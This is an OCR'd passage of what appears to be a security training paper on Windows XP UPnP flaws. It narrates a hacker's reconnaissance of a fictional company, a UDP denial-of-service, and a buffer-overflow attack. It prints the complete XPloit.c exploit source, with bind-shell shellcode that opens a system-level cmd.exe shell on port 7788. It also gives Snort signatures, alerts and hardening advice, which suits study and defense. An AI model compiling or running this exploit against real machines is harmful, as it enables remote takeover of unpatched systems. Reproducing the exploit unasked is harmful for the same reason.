


Figure 5

From this screen, you can see that CUJO sent a crafted SSDP NOTIFY directive to the VICTIM computer over UDP to port 1900. Riding on UDP, you can see HTTP carrying the instructions for where the VICTIM should go to look for information about configuring an Internet Gateway Device. This directive tells the VICTIM to look at 192.168.63.2 (SHELBY) on port 19. You then see the VICTIM sending an ARP request asking who has IP address 192.168.63.2 and SHELBY answers with its MAC address. The VICTIM then connects to SHELBY on port 19 and is stuck in an endless stream of characters shown in (Figure 6).




Figure 6

Signature of the Attack

The Snort IDS rule to alert on the exploit is shown below and is from the misc.rules file provided with the snort-stable version 1.8.4-beta1:[8]

alert udp $EXTERNAL_NET any -> $HOME_NET 1900 (msg:"MISC UPNP malformed advertisement"; **content:"NOTIFY * "**; nocase; classtype:misc-attack; reference:cve,CAN-2001-0876; reference:cve,CAN-2001-0877; sid:1384; rev:2;)

[8] http://www.snort.org

Notice that the **content** portion of the rule above written to fire on the malformed advertisement exists and is highlighted in top of the three application windows that can be found in (Figure 5).

The alert below was recorded when the exploit was run:

```
[**] [1:1384:2] MISC UPNP malformed advertisement [**]
[Classification: Misc Attack] [Priority: 2]
02/07-01:58:19.220868 192.168.63.3:1025 -> 192.168.63.5:1900
UDP TTL:64 TOS:0x0 ID:20074 IpLen:20 DgmLen:262
Len: 242
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0876]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0877]
```

The DOS attack succeeded and the rule from Snort IDS fired on the event.

Note: Ways to protect against the exploits of UPnP will be described after the Buffer Overflow is addressed.

The Buffer Overflow

A hacker closed down his Netscape browser satisfied that he picked up a juicy bit of information from a short article in the technology section of the Hometown News. The reporter had given gratuitous details about how the always-innovative widget manufacturer, REC Company, was in the process of upgrading their base operating system to Windows XP Professional for their client computers. A quick lookup of the URL for REC Company showed the hacker that the IP address was 10.10.10.3. The hacker then looks up this address at www.arin.net, and was able to see that REC Company owned the entire address space of 10.10.10.0 – 10.10.10.255. To stay as anonymous as possible during his first bit of reconnaissance, the hacker decided to go to his neighborhood coffee shop, have a cup of joe and run a ping sweep of the 10.10.10.0/24 address space to see what might respond. He received four responses, one reply from 10.10.10.2 that he thought must be a switch or a router if REC Company was following a numbering scheme similar to the majority of networks he had hacked in the past. The other responses were from 10.10.10.3, 10.10.10.4, 10.10.10.5 and 10.10.10.6. Now that the hacker had a few additional IP addresses of interest in the REC Company address range that he could ping, he decided to go back home and start some more serious reconnaissance. With this information, the hacker fired up NMAP and typed in the commands in (Figure 7).




Figure 7

10.10.10.4 responded with open ports on which a DNS server would listen.

Port	State	Service
22/tcp	open	ssh
23/tcp	open	telnet
53/tcp	open	domain

10.10.10.5 responded with open ports on which a SMTP server would listen.

Port	State	Service
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp

10.10.10.6 was a little more interesting listening on the following ports:

Port	State	Service
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
1025/tcp	open	listen
5000/tcp	open	fics

The hacker had a strong feeling that this machine would be his way in the door as it was clearly a Windows machine listening on the standard netbios ports and it might even be one of the new XP boxes listening on port 5000. To find out, he sent the following command from nmap:

```
Nmap –sU –p 1900 10.10.10.6
```

The result was as expected:

Port	State	Service
1900/udp	open	unknown

Now, he was fairly certain this machine was running Windows XP. The hacker was ready to try his attack using the exploit code he found for the recently reported UPnP Buffer Overflow. The hacker knew that if this was a default load of Windows XP, he could get the machine to spawn a cmd.exe shell on port 7788; at least that is what the code promised in its comments. He would have full access including all rights at the system level once the code was run and he successfully connected to the listening port using netcat. Below is the exploit code the hacker plans to use.[9]

```
/*
* WinME/XP UPNP dos & overflow
*
* Run: ./XPloit host <option>
*
```

[9] http://qb0x.net/exploits/XPloit.c

```
* Windows run the "Universal Plug and Play technology" service
* at port 5000. In the future this will  allow    for seemless
* connectivity of various devices such as a printer.
* This service have a DoS and a buffer overflow I exploit here.
*
* PD: the -e option spawns a cmd.exe shell on port 7788 coded by isno
*
* Author:      Gabriel Maggiotti
* Email:       gmaggiot@ciudad.com.ar
* Webpage:     http://qb0x.net
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <unistd.h>
#include <fcntl.h>

#define MAX                                     10000
#define PORT                                    5000
#define FREEZE                                  512
#define NOP                                     0x43                    //inc ebx, instead of 0x90

/*****************************************************************************/

int main(int argc,char *argv[])
{
int sockfd[MAX];
char sendXP[]="XP";
char jmpcode[281], execode[840],request[2048];
char *send_buffer;
int num_socks;
int bindport;
int i;
int port;

unsigned char shellcode[] =
"\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90"
"\x90\x8b\xc5\x33\xc9\x66\xb9\x10\x03\x50\x80\x30\x97\x40\xe2\xfa"
"\x7e\x8e\x95\x97\x97\xcd\x1c\x4d\x14\x7c\x90\xfd\x68\xc4\xf3\x36"
"\x97\x97\x97\x97\xc7\xf3\x1e\xb2\x97\x97\x97\x97\xa4\x4c\x2c\x97"
"\x97\x77\xe0\x7f\x4b\x96\x97\x97\x16\x6c\x97\x97\x68\x28\x98\x14"
"\x59\x96\x97\x97\x16\x54\x97\x97\x96\x97\xf1\x16\xac\xda\xcd\xe2"
"\x70\xa4\x57\x1c\xd4\xab\x94\x54\xf1\x16\xaf\xc7\xd2\xe2\x4e\x14"
"\x57\xef\x1c\xa7\x94\x64\x1c\xd9\x9b\x94\x5c\x16\xae\xdc\xd2\xc5"
"\xd9\xe2\x52\x16\xee\x93\xd2\xdb\xa4\xa5\xe2\x2b\xa4\x68\x1c\xd1"
"\xb7\x94\x54\x1c\x5c\x94\x9f\x16\xae\xd0\xf2\xe3\xc7\xe2\x9e\x16"
"\xee\x93\xe5\xf8\xf4\xd6\xe3\x91\xd0\x14\x57\x93\x7c\x72\x94\x68"
```

```
"\x94\x6c\x1c\xc1\xb3\x94\x6d\xa4\x45\xf1\x1c\x80\x1c\x6d\x1c\xd1"
"\x87\xdf\x94\x6f\xa4\x5e\x1c\x58\x94\x5e\x94\x5e\x94\xd9\x8b\x94"
"\x5c\x1c\xae\x94\x6c\x7e\xfe\x96\x97\x97\xc9\x10\x60\x1c\x40\xa4"
"\x57\x60\x47\x1c\x5f\x65\x38\x1e\xa5\x1a\xd5\x9f\xc5\xc7\xc4\x68"
"\x85\xcd\x1e\xd5\x93\x1a\xe5\x82\xc5\xc1\x68\xc5\x93\xcd\xa4\x57"
"\x3b\x13\x57\xe2\x6e\xa4\x5e\x1d\x99\x13\x5e\xe3\x9e\xc5\xc1\xc4"
"\x68\x85\xcd\x3c\x75\x7f\xd1\xc5\xc1\x68\xc5\x93\xcd\x1c\x4f\xa4"
"\x57\x3b\x13\x57\xe2\x6e\xa4\x5e\x1d\x99\x17\x6e\x95\xe3\x9e\xc5"
"\xc1\xc4\x68\x85\xcd\x3c\x75\x70\xa4\x57\xc7\xd7\xc7\xd7\xc7\x68"
"\xc0\x7f\x04\xfd\x87\xc1\xc4\x68\xc0\x7b\xfd\x95\xc4\x68\xc0\x67"
"\xa4\x57\xc0\xc7\x27\x9b\x3c\xcf\x3c\xd7\x3c\xc8\xdf\xc7\xc0\xc1"
"\x3a\xc1\x68\xc0\x57\xdf\xc7\xc0\x3a\xc1\x3a\xc1\x68\xc0\x57\xdf"
"\x27\xd3\x1e\x90\xc0\x68\xc0\x53\xa4\x57\x1c\xd1\x63\x1e\xd0\xab"
"\x1e\xd0\xd7\x1c\x91\x1e\xd0\xaf\xa4\x57\xf1\x2f\x96\x96\x1e\xd0"
"\xbb\xc0\xc0\xa4\x57\xc7\xc7\xc7\xd7\xc7\xdf\xc7\xc7\x3a\xc1\xa4"
"\x57\xc7\x68\xc0\x5f\x68\xe1\x67\x68\xc0\x5b\x68\xe1\x6b\x68\xc0"
"\x5b\xdf\xc7\xc7\xc4\x68\xc0\x63\x1c\x4f\xa4\x57\x23\x93\xc7\x56"
"\x7f\x93\xc7\x68\xc0\x43\x1c\x67\xa4\x57\x1c\x5f\x22\x93\xc7\xc7"
"\xc0\xc6\xc1\x68\xe0\x3f\x68\xc0\x47\x14\xa8\x96\xeb\xb5\xa4\x57"
"\xc7\xc0\x68\xa0\xc1\x68\xe0\x3f\x68\xc0\x4b\x9c\x57\xe3\xb8\xa4"
"\x57\xc7\x68\xa0\xc1\xc4\x68\xc0\x6f\xfd\xc7\x68\xc0\x77\x7c\x5f"
"\xa4\x57\xc7\x23\x93\xc7\xc1\xc4\x68\xc0\x6b\xc0\xa4\x5e\xc6\xc7"
"\xc1\x68\xe0\x3b\x68\xc0\x4f\xfd\xc7\x68\xc0\x77\x7c\x3d\xc7\x68"
"\xc0\x73\x7c\x69\xcf\xc7\x1e\xd5\x65\x54\x1c\xd3\xb3\x9b\x92\x2f"
"\x97\x97\x97\x50\x97\xef\xc1\xa3\x85\xa4\x57\x54\x7c\x7b\x7f\x75"
"\x6a\x68\x68\x7f\x05\x69\x68\x68\xdc\xc1\x70\xe0\xb4\x17\x70\xe0"
"\xdb\xf8\xf6\xf3\xdb\xfe\xf5\xe5\xf6\xe5\xee\xd6\x97\xdc\xd2\xc5"
"\xd9\xd2\xdb\xa4\xa5\x97\xd4\xe5\xf2\xf6\xe3\xf2\xc7\xfe\xe7\xf2"
"\x97\xd0\xf2\xe3\xc4\xe3\xf6\xe5\xe3\xe2\xe7\xde\xf9\xf1\xf8\xd6"
"\x97\xd4\xe5\xf2\xf6\xe3\xf2\xc7\xe5\xf8\xf4\xf2\xe4\xe4\xd6\x97"
"\xd4\xfb\xf8\xe4\xf2\xdf\xf6\xf9\xf3\xfb\xf2\x97\xc7\xf2\xf2\xfc"
"\xd9\xf6\xfa\xf2\xf3\xc7\xfe\xe7\xf2\x97\xd0\xfb\xf8\xf5\xf6\xfb"
"\xd6\xfb\xfb\xf8\xf4\x97\xc0\xe5\xfe\xe3\xf2\xd1\xfe\xfb\xf2\x97"
"\xc5\xf2\xf6\xf3\xd1\xfe\xfb\xf2\x97\xc4\xfb\xf2\xf2\xe7\x97\xd2"
"\xef\xfe\xe3\xc7\xe5\xf8\xf4\xf2\xe4\xe4\x97\x97\xc0\xc4\xd8\xd4"
"\xdc\xa4\xa5\x97\xe4\xf8\xf4\xfc\xf2\xe3\x97\xf5\xfe\xf9\xf3\x97"
"\xfb\xfe\xe4\xe3\xf2\xf9\x97\xf6\xf4\xf4\xf2\xe7\xe3\x97\xe4\xf2"
"\xf9\xf3\x97\xe5\xf2\xf4\xe1\x97\x95\x97\x89\xfb\x97\x97\x97\x97"
"\x97\x97\x97\x97\x97\x97\x97\x97\xf4\xfa\xf3\xb9\xf2\xef\xf2\x97"
"\x68\x68\x68\x68";
struct hostent *he;
struct sockaddr_in their_addr;


if(argc!=3)
{
fprintf(stderr,"usage:%s <hostname> <command>\n",argv[0]);
fprintf(stderr,"-f  freeze the machine.\n");
fprintf(stderr,"-e  exploit.\n");
exit(1);
}


if(strstr(argv[2],"-f")) {
num_socks=FREEZE;
```

```
send_buffer=sendXP;
}

if(strstr(argv[2],"-e")) {
num_socks=1;
send_buffer=request;
bindport^=0x9797;
shellcode[778]= (bindport) & 0xff;
shellcode[779]= (bindport >> 8) & 0xff;

for(i = 0; i < 268; i++)
jmpcode[i] = (char)NOP;

jmpcode[268] = (char)0x4d;
jmpcode[269] = (char)0x3f;
jmpcode[270] = (char)0xe3;
jmpcode[271] = (char)0x77;
jmpcode[272] = (char)0x90;
jmpcode[273] = (char)0x90;
jmpcode[274] = (char)0x90;
jmpcode[275] = (char)0x90;

//jmp [ebx+0x64], jump to execute shellcode
jmpcode[276] = (char)0xff;
jmpcode[277] = (char)0x63;
jmpcode[278] = (char)0x64;
jmpcode[279] = (char)0x90;
jmpcode[280] = (char)0x00;

for(i = 0; i < 32; i++)
execode[i] = (char)NOP;
execode[32]=(char)0x00;
strcat(execode, shellcode);

snprintf(request, 2048, "%s%s\r\n\r\n", jmpcode, execode);
}

if((he=gethostbyname(argv[1]))==NULL)
{
perror("gethostbyname");
exit(1);
}


/*************************************************************************/

for(i=0; i<num_socks;i++)
if( (sockfd[i]=socket(AF_INET,SOCK_STREAM,0)) == -1) {
perror("socket"); exit(1);
}


their_addr.sin_family=AF_INET;
their_addr.sin_port=htons(PORT);
their_addr.sin_addr=*((struct in_addr*)he->h_addr);
```

```
bzero(&(their_addr.sin_zero),8);


for(i=0; i<num_socks;i++)
if( connect(sockfd[i],(struct sockaddr*)&their_addr, sizeof(struct sockaddr))==-1)
{
perror("connect");
exit(1);
}


for(i=0; i<num_socks;i++)
if(send(sockfd[i],send_buffer,strlen(send_buffer),0) ==-1)
{
perror("send");
exit(0);
}


for(i=0; i<num_socks;i++)
close(sockfd[i]);


return 0;
}
```

After downloading the code, the hacker compiles it using the commands in (Figure 8).




Figure 8

He was left with the executable file "XPloit."

Now the hacker was ready to run the exploit as seen in (Figure 9).




Figure 9

We can see from (Figure 9) the exploit was a success and the hacker was able to connect to the VICTIM machine on port 7788.[10] This has given the hacker full system privileges on the XP machine. In (Figure 10) we can see the connection of the machine CUJO to the machine VICTIM on port 7788 when we list the active connections via the netstat –a command.




Figure 10

(Figure 11) below shows the Ethereal packet capture of the above attack:

[10] Several adjustments had to be made to be able to get the cmd.exe shell to listen for a connection on port 7788 but none of these adjustments are shown in this paper.




Figure 11

This exploit using the Buffer Overflow works by CUJO directing a TCP request to the SSDPSRV running on port 5000 on VICTIM. The highlighted packet is the one that causes the buffer overflow and pushes the code to spawn the cmd.exe shell on port 7788.

The hacker now has full control of a machine that has multiple versions of sniffers, netcat, and nmap for NT is in a prime position to map the entire network of REC Company, discover additional exploits and wreak havoc at will. After reviewing several of the log files on the data collection machine, the hacker was able to deduce the internal client and server network ranges. Tracing a few routes confirmed his belief. The hacker, excited about the possibilities, started to aggressively scan the internal networks.

Signature of the Attack

Below is the Snort IDS signature for the Xploit.c code:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 5000 (msg:"MISC UPNP TCP Location
overflow"; content:"|43 43 43 43 43|"; nocase; dsize:>500; classtype:misc-attack;
reference:cve,CAN-2001-0876; reference:cve,CAN-2001-0877; sid:1388; rev:1;)
```

Notice that the content portion of the rule above written to fire on the instance of the Buffer Overflow attempt exists, and is highlighted in the bottom of the three application windows that can be found in (Figure 11).

I altered the signature above from the original that was released with the snort-stable version 1.8.4-beta1. The original signature, shown below, was and is geared toward a UDP version of the attack at port 1900 with a different content fingerprint. I listed both signatures and have highlighted the differences in the signatures in **blue**.

Original Signature from snort-stable version 1.8.4-beta1:[11]

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1900 (msg:"MISC UPNP Location overflow";
content:"|0d|Location|3a|"; nocase; dsize:>500; classtype:misc-attack; reference:cve,CAN-
2001-0876; reference:cve,CAN-2001-0877; sid:1388; rev:1;)
```

Altered Signature used for the XPloit.c code:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 5000 (msg:"MISC UPNP TCP Location
overflow"; content:"|43 43 43 43 43|"; nocase; dsize:>500; classtype:misc-attack;
reference:cve,CAN-2001-0876; reference:cve,CAN-2001-0877; sid:1388; rev:1;)
```

The alert produced by Snort IDS when the XPloit.c code was run against the VICTIM machine on the REC Company network is listed below:

```
[**] [1:1388:1] MISC UPNP TCP Location overflow [**]
[Classification: Misc Attack] [Priority: 2]
02/07-15:53:49.705587 10.10.20.1:1063 -> 10.10.10.6:5000
TCP TTL:64 TOS:0x0 ID:21633 IpLen:20 DgmLen:1172 DF
***AP*** Seq: 0xE1364466  Ack: 0xAD336866  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 10117413 0
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0876]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0877]
```

How to Protect Against the Attacks

What could the Systems Administrator have done to protect against the attack?

The Systems Administrator could have taken several steps for protection against this attack:

- Remove the allowance of ICMP at Rule 0 on the Checkpoint Firewall version 4.0 to make any reconnaissance more difficult. By default, any traffic passing at Rule 0 on Checkpoint Firewall version 4.0 is not logged. He could have removed the settings that allowed this traffic and replaced it with any specific ICMP traffic rules that were required.
- Many times when administrators are stressed for time, the path of least resistance is taken. The administrator could have made better choices about how he should set up rules on his firewall. For the data gathering that he was doing, there was no

[11] http://www.snort.org

need for a rule that allowed full access from the Internet to the Data Collection machine and vice versa.
- All appropriate security related patches could have been placed on the Data Collection Laptop prior to placing it in such a vulnerable position on the network.
- Filtering could have been enabled on the edge router that only allowed the required traffic to the DMZ.

What Could or Should the Vendor Do to Fix the Vulnerability:

